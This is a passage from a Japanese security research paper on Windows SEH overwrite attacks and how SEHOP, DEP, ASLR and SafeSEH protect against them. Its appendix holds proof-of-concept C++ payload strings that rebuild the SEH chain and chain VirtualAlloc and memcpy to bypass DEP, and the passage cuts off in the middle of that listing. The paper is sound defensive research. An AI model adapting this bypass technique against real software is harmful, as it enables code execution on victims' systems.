SEHOP が有効なシステムでは、各スレッドがスタートするときに、そのスタックに必ず1つの SEH レコードが追加される。このレコードの例外ハンドラは ntdll.dll の FinalExceptionHandler である。Windows は例外発生時に SEH チェーンをたどり最終的に FinalExceptionHandler を指すこのレコードを見つけられるかを確認する。SEH オーバーライトが発生した場合、SEH チェーンは壊れているため、最後のレコードを見つけられない。このとき Windows は例外ハンドラの呼び出しを行わない。この方法は SEH オーバーライト攻撃の保護という点では強力に働く。攻撃者はスタック上のリンクリストを壊すことなく例外ハンドラアドレスを書き換え、任意のコードを実行することが困難なためである。これにより、/SAFESEH オプションのない実行可能イメージがプロセス内に存在しても、それを利用することが困難になる。




図 5 SEHOP の SEH チェーン

ただし、FinalExceptionHandler のアドレスが既知である場合、攻撃者はスタック上の SEH レコードを再構築する攻撃が可能である。これには後述の ASLR を併用し、FinalExceptionHandler のアドレスを一定にしないようにするなどの対策が必要になる。SEHOP を攻撃者が回避することが可能かどうかについては 4.3 で考察する。

この機能はデフォルトでは Windows 2008 Server で有効であり、Windows Vista SP1 では無効である。また SEHOP が有効であるとき、Cygwin や Skype などの一部のアプリケーションがうまく動作しないといった互換性の問題が報告されている。

なお、この機能は HKLM¥SYSTEM¥CurrentControlSet¥Control¥

Session Manager¥kernel¥DisableExceptionChainValidation を 0 に設定することで有効にできる。

3.4. DEP (NXbit を利用した Hardware DEP)

Hardware DEP は実行属性の付いていないメモリを実行することができないようにする保護機能である。SEH オーバーライトに限らず、バッファオーバーフローを利用しスタックやヒープ上のコードを実行しようとする攻撃からアプリケーションを保護することが可能である。2.2 で説明した攻撃では、スタック上のコードを実行させている。Hardware DEP が有効である場合にはこのような形で任意のコードを実行することは不可能である。ただし、Hardware DEP を回避する方法は考えられており、特に Return-into-libc や Return-oriented programming[6]といった方法でスタックを実行せずに任意のコードを実行することが可能であることが示されている。また、これらの方法を用いて、実行可能メモリ領域を確保して、その中でコードを実行することが可能である。このため、SEH オーバーライトに対する保護としてはやはり例外ハンドラの呼び出しそのものをチェックし、任意のコードの実行を防ぐ方がより良い対策となる。

3.5. ASLR (Address Space Layout Randomization)

ASLR も SEH オーバーライトに限らず、さまざまな攻撃からアプリケーションを保護することができる機構であり、Windows Vista や Windows 2008 Server から実装されている。実行可能イメージのロードアドレス、ヒープベース、スタックベースアドレスなどがランダムになる機能である。これにより、攻撃者がプロセス内に存在するコードやデータを利用しようとした場合に、そのアドレスを予測することが困難となる。

SEH オーバーライト攻撃に対する保護という点では2つの意味を持つことになる。1つめは、攻撃者が指定する例外ハンドラの位置を予測できなくなるという点であり、これにより、たとえ例外ハンドラアドレスを上書きされ、そのアドレスを例外ハンドラとして実行しても攻撃者の思ったような動き（例えば、pop, pop, ret 命令列の実行）にはならない。2つめは、SEHOP による保護時の FinalExceptionHandler のアドレスが予測不可能となり SEH チェーンを攻撃者が再構築することを防げるという点である。

なお、この機能は HKLM¥SYSTEM¥CurrentControlSet¥Control¥Session Manager¥Memory Management¥MoveImages を 0 にすることで無効、1 にすることで有効に設定できる。この値は Windows Vista, Windows 2008 Server 両 OS でデフォルトでは存在せず、有効となっている。

4. SEH オーバーライトの保護機能回避

この章では SEH オーバーライトの保護機能を回避する方法があるかどうかについて考察する。DEP が有効である場合には、2.2 で説明した攻撃方法はスタック領域を攻撃コードとしているため利用することができない。ここではそういった状況で、どのような攻撃が可能であるかについて、限定的な保護状態から、少しずつ保護機能を追加しながら考察する。

4.1. SafeSEH と Software DEP

既に 3.2 で述べたように、プロセス内のすべてのイメージが/SAFESEH オプション付きでコンパイルされており、Software DEP が有効である場合には、SEH オーバーライトを用いた攻撃は困難である。

ただし、現実的なアプリケーションにおいてはプラグインなどの DLL がロードされることがあり、その中に1つでも/SAFESEH オプション付きでコンパイルされていないものがある場合、その中のコードが利用されてしまう。図 3 で見たようにプロセスの中には少なからず/SAFESEH オプションのない実行可能イメージが存在することがある。

ここから先では、/SAFESEH オプションのない実行可能イメージが存在する場合でも、他の保護機能とともに動作させることで、攻撃を防ぐことができるかを考える。

4.2. SEH と Return-into-libc 攻撃

まず、DEP(Hardware および Software DEP)、/GS オプションが有効な場合にどのような攻撃が可能であるかについて考察する。

SafeSEH が無効になっている実行可能イメージが存在するときには、DEP が有効である場合でも、Return-into-libc を用いた攻撃が可能であり、これらを組み合わせることで攻撃をすることができる。Windows XP SP3 では SetProcessDEPPolicy を用いて DEP を実行時に無効にすることが可能であるため、スタックと、例外ハンドラアドレスを適切に指定すれば DEP を無効にすることができる。Windows Vista からは DEP が有効になると_KEXECUTE_OPTIONS 構造体の Permanent フラグが有効となり、それ以降はプロセスの DEP を無効にすることはできなくなる。このため、考えられる手法としては、メモリ確保、攻撃コードコピー、攻撃コード実行といった手順を、スタックを適切

に設定することで実行させるような方法となる[5]。

つまり、SafeSEH をすべての実行可能イメージに適用していない場合、DEP、/GS オプションのみの保護では、なんらかの攻撃ができる可能性があるということである。具体的な方法については 4.3 で合わせて示す。

4.3. /GS, Software DEP, Hardware DEP, SEHOP の回避

次に、さらに SEHOP を加えた場合を考える。SEHOP は SEH チェーンの最後に FinalExceptionHandler へのポインタを挿入することでその整合性の確認をしているが、そのアドレスが既知である場合、攻撃者はそのアドレスを利用してスタック上にチェーンを正しく再構築することが可能となる。再構築された SEH チェーンの例外ハンドラは問題なく呼び出されるため、任意のコードを実行可能である。これに Return-into-libc を併せて攻撃をすれば DEP が有効でもコード実行が可能である。

ここでは、DEP、/GS オプション、SEHOP を有効にした状態で、/SAFESEH オプションが有効でない実行可能イメージが存在する場合に、攻撃用スタックをどのように構成すれば攻撃が可能なのかを示す。注意する点としては、SafeSEH や Software DEP が有効に働くのは例外ハンドラを呼び出すところだけであり、例外ハンドラ内からはどんなアドレスも呼び出すことが可能であるという点である。

スタックを構築する上で考えるべき内容は以下のようになる。

- SEH チェーンを再構築すること
- DEP 回避のために、呼び出す関数と引数を順番にスタック上に構築する。
- 上記スタックを実行するために、例外ハンドラ呼び出し後のスタックの巻き戻しを実行する命令列に対して例外ハンドラを指定する。
- 例外を発生させ例外ハンドラを実行させる。

まず、SEH チェーンを FinalExceptionHandler が最後に追加されている形で再構築する必要がある。バッファオーバーフローが発生するスタック上のアドレスが固定の場合は、SEHOP 回避用の SEH レコードを作成し、アドレスを直接指定することで SEH チェーンを再構築できる。アドレスが固定でない場合には難しくなるが、仮にローカル変数を利用し

て例外を発生させることができ、かつ FinalExceptionHandler を持っている SEH レコードの位置までの間に攻撃コードが書き込めるならば、既存の SEH レコードを利用することができる。スタックの開始位置が固定であれば最初の SEH レコードの位置はほとんど変わらないためである。その様子を図 6 に示す。

他のスレッドが存在する場合、そのスレッドスタックにある FinalExceptionHandler を含む SEH レコードを利用するという方法も考えられそうだが、現在のスレッドスタック上にない例外ハンドラは有効と見なされないため利用できない。

図 6 SEH チェーンを壊さずにスタック構築

ただし、strcpy、wcscpy などの脆弱性を利用して、スタックの上書きを FinalExceptionHandler の SEH レコードの手前で終わらせる場合、0x00 や 0x0000 を攻撃コードとして書き込めない。このため有効な攻撃として利用できる場合は限られてくる。この後の DEP の回避のために利用する攻撃コードにはこれらのバイト列が含まれているため、そのような場合はこの方法は利用できない。

次に、上書きする例外ハンドラアドレスを考える。例外ハンドラが呼び出された後に、

そこで実行したいことはまず、スタックの巻き戻しである。例外ハンドラが呼ばれた時スタックには例外用の情報が積まれるため、それを巻き戻す必要がある。ただし、これは固定量であるため、この量以上のスタック巻き戻し（ただしスタックベースまでは巻き戻らない）命令が実行できればよい。また、巻き戻しの後に retn が実行されれば、さらに続けてスタック上のリターンアドレスを利用して命令を実行できる。これは add esp,x + retn 命令例で可能である。関数の最後にローカル変数を除去してリターンする場合に見られる命令列である。図 7 は Thunderbird 2.0.0.23 の nsldap32v50.dll(SafeSEH 無効)のディスアセンブルであるが、利用できる箇所が存在することが分かる。バッファオーバーフローが発生した時点のスタックの大きさにもよるが、スタックベースまで巻き戻らない量の命令を見つけることができる可能性がある。その後はこちらでコントロール可能なスタックの情報に従って命令は実行される。巻き戻された位置に次に呼び出したい関数アドレスと、その引数を書き込み、順に繋ぐことでコードが実行される。DEP が有効であってもスタックはデータとしてしか利用していないため問題なく動作する。

　ここでは VirtualAlloc および memcpy を呼び出し、スタック上に書き込んだ攻撃コードをコピーしてから実行してみる。




図 7 スタック巻き戻し+retn 命令

この攻撃の最終的なスタックの様子を図 8 に示した。

まず SEH オーバーライトで例外ハンドラを add esp, 0xXXXX + retn 命令を指すようにする。次に、実行したい攻撃コードを置く(これは後に VirtualAlloc した領域にコピーして実行される)。指定した例外ハンドラが実行されると、まず、スタックは例外用情報と、攻撃コードの位置よりさらに上位アドレス(図では下方)に巻き戻される。ちょうど巻き戻される地点に次に実行したい VirtualAlloc のアドレスを書き込む。VirtualAlloc の後に実行したい memcpy のアドレスをその下に配置し、その次に VirtualAlloc の引数を書き込む。memcpy では確保した領域にスタックから攻撃コードをコピーするように引数を設定する。さらに、memcpy の後でコピーした攻撃コードにリターンするように書き込む。

VirtualAlloc で指定するアドレスは、空いている領域ならどこでもよい。memcpy のコピーもとに

はスタックに書き込んだ攻撃コードの位置を指定する。バッファオーバーフローが発生するアドレスが固定であればこれは常に同じ値になる。

これで確保した領域にコピーした攻撃コードが実行される。

付録に実際のコードを載せた。コードは Windows XP SP3 と Windows Vista SP1 でテストした。イメージのロードアドレスと、バッファオーバーフローの発生するアドレスが一定であると仮定し、脆弱性を持つ関数にデータを渡して SEH オーバーライトの攻撃をシミュレートしている。攻撃時に利用される add esp + retn 命令はそのような命令があると仮定し、コード内に予め書いておいた。

Windows XP SP3 は SEHOP の回避が必要ないため、攻撃用データは SEH チェーンを再構築する必要はない。一方で Windows Vista SP1 では SEH チェーンを再構築するため、上書きする SEH レコードの_next ポインタをスタック上に再構築した FinalExceptionHandler を持つ SEH レコードへつなげている。

このサンプルは攻撃が成功すると"It's cracked"というメッセージボックスを表示してプログラムを終了する。




図 8 例外ハンドラが呼ばれた直後のスタック

4.4. ASLR の有効性

以上のことから、/GS、DEP(Software と Hardware)、SEHOP だけでは、攻撃の可能性が残ることが分かる。これらの問題には ASLR を利用することで対応できる。

ASLR の有効性は2つの面から考えられる。1つ目は SEHOP の回避を難しくすることである。こ

こまで見てきたように SEHOP は ASLR を併用しないと回避が比較的簡単である。ASLR で FinalExceptionHandler のアドレスや、それを含む SEH レコードの位置が変化することで、回避がかなり難しくなる。SEHOP と ASLR の組み合わせはそれだけで SEH オーバーライトによる攻撃をかなり困難にできる。

２つ目は、例外ハンドラとして指定する攻撃用アドレスが変わることで、攻撃が成功するのを防げることである。互換性などの問題で、SEHOP を有効にできない場合にも、攻撃を困難にすることができる。ただし、この場合 ASLR を回避する攻撃方法として Heap Spray と呼ばれる方法が利用されることがある。これは Hardware DEP が有効でないときに可能な攻撃であるが、ヒープ上に攻撃コードの固まりを大きな範囲にわたって連続で確保させることで、ある特定の位置に必ず攻撃コードが存在するようにする方法である。ヒープ上にどのように攻撃コードを展開するかはアプリケーションに依存するが、そのようなことが可能である場合には SEH オーバーライトによって直接そのアドレスを例外ハンドラとして利用され ASLR が回避される可能性がある。

つまり、ASLR 単独や SEHOP 単独では回避方法が存在するため、それらを組み合わせて使うことが重要となるということである。

5. まとめ

SEH オーバーライトからプロセスを保護するためには、まず、プロセス内のすべての実行可能イメージが/SAFESEH オプションでコンパイルされ、Software DEP が ON であることを確認することが重要である。これが確認できれば、SEH オーバーライトを利用してそのプロセスを攻撃することは難しいと分かる。同時に、/GS オプション、Hardware DEP があればより安全になる。

/SAFESEH オプションでコンパイルされていない実行可能イメージがプロセス内に存在する場合、SEHOP や Hardware DEP が有効であっても攻撃の成功する可能性は残る。この場合、SEHOP、ASLR および DEP(Hardware,Software)を組み合わせた保護が重要になる。個人用途の PC ではサードパーティ製の DLL などがロードされることも多く、できる限りこれらの保護を有効にする必要がある。

各保護機能の組み合わせおよび環境と、そのときに考えられるバッファオーバーフロー脆弱性を通した攻撃可能性についてまとめた。なお、保護機能に SafeSEH とあるのはプロセス内の実行

可能イメージすべてが/SAFESEH オプション付きでコンパイルされているという意味である。

表 2 保護機能の組み合わせとその SEH オーバーライトによる攻撃可能性

保護機能の組み合わせ	Windows XP SP3	Windows Vista SP1
/GS + SafeSEH	データメモリ領域を利用して攻撃可能	データメモリ領域を利用して攻撃可能
/GS + SafeSEH + Software DEP	攻撃は困難	攻撃は困難
/GS + Software DEP + Hardware DEP	Return-oriented programming を用いてコード領域を作成することで攻撃可能	Return-oriented programming を用いてコード領域を作成することで攻撃可能
/GS + Software DEP + SEHOP	–	SEH チェーンをスタック上に再構築することで攻撃可能
/GS + SafeSEH + SEHOP	–	SEH チェーンをスタック上に再構築し、データメモリ領域を利用して攻撃可能
/GS + Software DEP + SEHOP + Hardware DEP	–	SEH チェーンをスタック上に再構築し、Return-oriented programming を用いてコード領域を作成することで攻撃可能
/GS + SEHOP + ASLR	–	攻撃は困難
/GS + Software DEP + SEHOP + Hardware DEP + ASLR	–	攻撃は困難

6. 参考文献

[1] Preventing the Exploitation of SEH Overwrites
http://uninformed.org/index.cgi?v=5&a=2

[2] How To Impress Girls With Browser Memory Protection Bypasses
http://www.blackhat.com/presentations/bh-usa-08/Sotirov_Dowd/bh08-sotirov-dowd.pdf
http://www.blackhat.com/presentations/bh-usa-08/Sotirov_Dowd/bh08-sotirov-dowd-slides.pdf

[3] Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server by David Litchfield
http://www.nextgenss.com/papers/defeating-w2k3-stack-protection.pdf

[4] A Crash Course on the Depths of Win32 Structured Exception Handling
http://www.microsoft.com/msj/0197/Exception/Exception.aspx

[5] Buffer overflow attacks bypassing DEP (NX/XD bits) - part 2 : Code injection
http://www.mastropaolo.com/2005/06/05/buffer-overflow-attacks-bypassing-dep-nxxd-bits-part-2-code-injection/

[6] Return-oriented Programming: Exploitation without Code Injection
http://cseweb.ucsd.edu/~hovav/dist/blackhat08.pdf

[7] Changes to Functionality in Microsoft Windows XP Service Pack 2 – Part3: Memory Protection Technologies
http://technet.microsoft.com/en-us/library/bb457155.aspx

[8] Stack overflow on Windows XP SP2
https://www.securinfos.info/english/security-whitepapers-hacking-tutorials/stack_overflow_win_XP_sp2.pdf

[9] eEye Industry Newsletter | September 5, 2006
http://www.eeye.com/html/resources/newsletters/vice/VI20060830.html

[10] An Analysis of Address Space Layout Randomization on Windows Vista
https://www.securinfos.info/english/security-whitepapers-hacking-tutorials/stack_overflow_win_XP_sp2.pdf

7. 付録

```
// sample.cpp
//
// This sample shows that we can bypass /GS, (Hardware/Software)DEP and SEHOP in
certain condition.
// This sample assumes that the buffer overflow occurs at a fixed address.
// This means the sample doesn't work on ASLR enabled system.
//
// Some addresses in this code may need to be changed when you run this under your
environment because the addresses are hard coded for a specific environment.
// It depends on OS and compiler and its settings.
//

// This sample was tested with Visual Studio 2008 SP1
// Compiler and Linker settings were based on "Release" setting and the following
changes were applied.
// Comiler:
//     /Od  (Disable optimization)
//     /MT  (Use static rantime library)
//     /Oi- (No use of intrinsic)
//
// Linker:
//     /OPT:NOREF  (Keep codes not referred)
//     /SAFESEH:NO (No SEH handle table)

#include <windows.h>

// Define TARGET_XP for XP SP3 and TARGET_VISTA for VISTA SP1
#if defined(TARGET_XP)
const char * user_input =
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF" //Padding 64byte
"0123456789ABCDEF" //Another padding 16byte
"¥xFF¥xFF¥xFF¥xFF" // Overwrite _next member
"¥xB0¥x10¥x40¥x00" // The address where
                   //    add esp,0x0c24
                   //    retn
                   // is.
//Attacking code
"¥xB8¥xC0¥x10¥x40¥x00" // push eax the address of msg() function
"¥xFF¥xE0" // jmp eax
```

```
//Padding
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"

"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"

"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF01234"

"¥xF1¥x9A¥x80¥x7C" // VirtualAlloc
"¥x30¥x11¥x40¥x00" // memcpy( Return into this after VirtualAlloc )
// Args for VirtualAlloc
"¥x00¥x00¥x00¥x01" // Allocation Address
"¥x00¥x08¥x00¥x00" // Size
"¥x00¥x30¥x00¥x00" // Allocation Type ( MEM_COMMIT | MEM_RESERVE )
"¥x40¥x00¥x00¥x00" // Protect ( PAGE_EXECUTE_READWRITE )

"¥x00¥x00¥x00¥x01" // Return into copied code
// Args for memcpy
```

```
"¥x00¥x00¥x00¥x01"  // dest ( Memory allocated )
"¥x58¥xF7¥x12¥x00"  // src ( Code in stack )
"¥x00¥x08¥x00¥x00"  // size
;


#elif defined(TARGET_VISTA)
const char * user_input =
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF" //Padding 64byte
"0123456789ABCDEF" // Another padding 16byte
"¥x28¥xF7¥x12¥x00" // Overwrite _next member( Points the last SEH Record )
"¥xB0¥x10¥x40¥x00" // The address where
                   //    add esp,0x0C24
                   //    retn
                   // is.
//Attacking code
"¥xB8¥xC0¥x10¥x40¥x00" // push eax 0x004010DDB8( Second MessageBox )
"¥xFF¥xE0" // jmp eax
"0" // 1 Byte padding

//SEH Record for reconstruct SEH Chain
"¥xFF¥xFF¥xFF¥xFF" // End of SEH Chain
"¥xDE¥x75¥xF7¥x77" // FinalExceptionHandler

//Padding
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"

"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"

"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
```

```
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"

"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF"
"0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789AB"

"¥x6F¥xB8¥xE3¥x77" // VirtualAlloc
"¥x30¥x11¥x40¥x00" // memcpy( Return into this after VirtualAlloc )
// Args for VirtualAlloc
"¥x00¥x00¥x00¥x03" // Allocation Address
"¥x00¥x08¥x00¥x00" // Size
"¥x00¥x30¥x00¥x00" // Allocation Type ( MEM_COMMIT | MEM_RESERVE )
"¥x40¥x00¥x00¥x00" // Protect ( PAGE_EXECUTE_READWRITE )

"¥x00¥x00¥x00¥x03" // Return into copied code
// Args for memcpy
"¥x00¥x00¥x00¥x03"  // dest ( Memory allocated )
